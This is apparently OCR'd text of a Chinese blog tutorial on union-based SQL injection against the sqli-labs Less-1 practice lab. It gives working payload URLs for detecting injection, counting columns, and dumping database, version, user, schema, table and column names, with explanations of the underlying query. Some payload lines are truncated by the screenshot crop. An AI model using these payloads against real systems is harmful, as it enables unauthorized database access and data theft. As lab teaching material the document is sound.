


sql注入


Atom File Edit View Selection Find Packages Window Help
untitled — ~/Desktop
Desktop
untitled
1.判断是否存在注入
http://localhost/sql/Less-1/index.php?id=1'
2.
http://localhost/sql/Less-1/index.php?id=1'--+
3.猜字段的数量,根据我们传入id最终查询到结果的列数
http://localhost/sql/Less-1/index.php?id=1%27 order by 3--+ 正常
http://localhost/sql/Less-1/index.php?id=1%27 order by 4--+ 报错
4.报显示位,id必须为查询不到的数据
http://localhost/sql/Less-1/index.php?id=-1%27%20union%20select%201,2,3--+
5.查询详细信息
http://localhost/sql/Less-1/index.php?id=-1%27 union select 1,concat_ws('~',database(),version(),user()),3--+
当前数据库
数据库版本
当前用户
6.查询具体
数据库
http://localhost/sql/Less-1/index.php?id=-1%27 union select 1,group_concat(schema_name),3 from information_schema.schemata
查询数据库对应表
http://localhost/sql/Less-1/index.php?id=-1%27 union select 1,group_concat(table_name),3 from information_schema.tables wh
查询表中的列
http://localhost/sql/Less-1/index.php?id=-1%27 union select 1,group_concat(column_name),3 from information_schema.columns
查数据
https://blog.csdn.net/z_20204


Atom File Edit View Selection Find Packages Window Help
untitled — ~/Desktop
Desktop
index.php
untitled
SELECT * FROM users WHERE id='1' LIMIT 0,1
id的类型是字符
SELECT * FROM users WHERE id='1'' LIMIT 0,1 报错
原因多了一个' 用户输入的1'
http://localhost/sql/Less-1/index.php?id=1%27-- 报错(少了个空格)
SELECT * FROM users WHERE id='1'--' LIMIT 0,1
在mysql的注释
单行注释 --
http://localhost/sql/Less-1/index.php?id=1%27--+ +号到了后台就被解释称了空格
SELECT * FROM users WHERE id='1'-- ' LIMIT 0,1
使用了order by 进行判断字段个数
order by 使用来排序的,如果后面跟的数字,则代表是对查询结果的第几列进行判断,从而实现判断字段个数
https://blog.csdn.net/z_20204


union select 用来报显示位
SELECT * FROM users WHERE id = '-10000' union select 1,2,3; -- 左边查询没结果,没有这个id,右边结果1,2,3
连接字符串的
concat 普通拼接
concat_ws select concat_ws('~',database(),version(),user()) ~做连接符
group_concat 拼接字符串
information_schema
简单的信息数据库
里面都是视图,不是表,所以没有具体文件
schemata -> 数据库信息
schema_name 数据库名称
tables -> 数据库和表的关系
schema_name 数据库
table_name 表名
https://blog.csdn.net/z_20204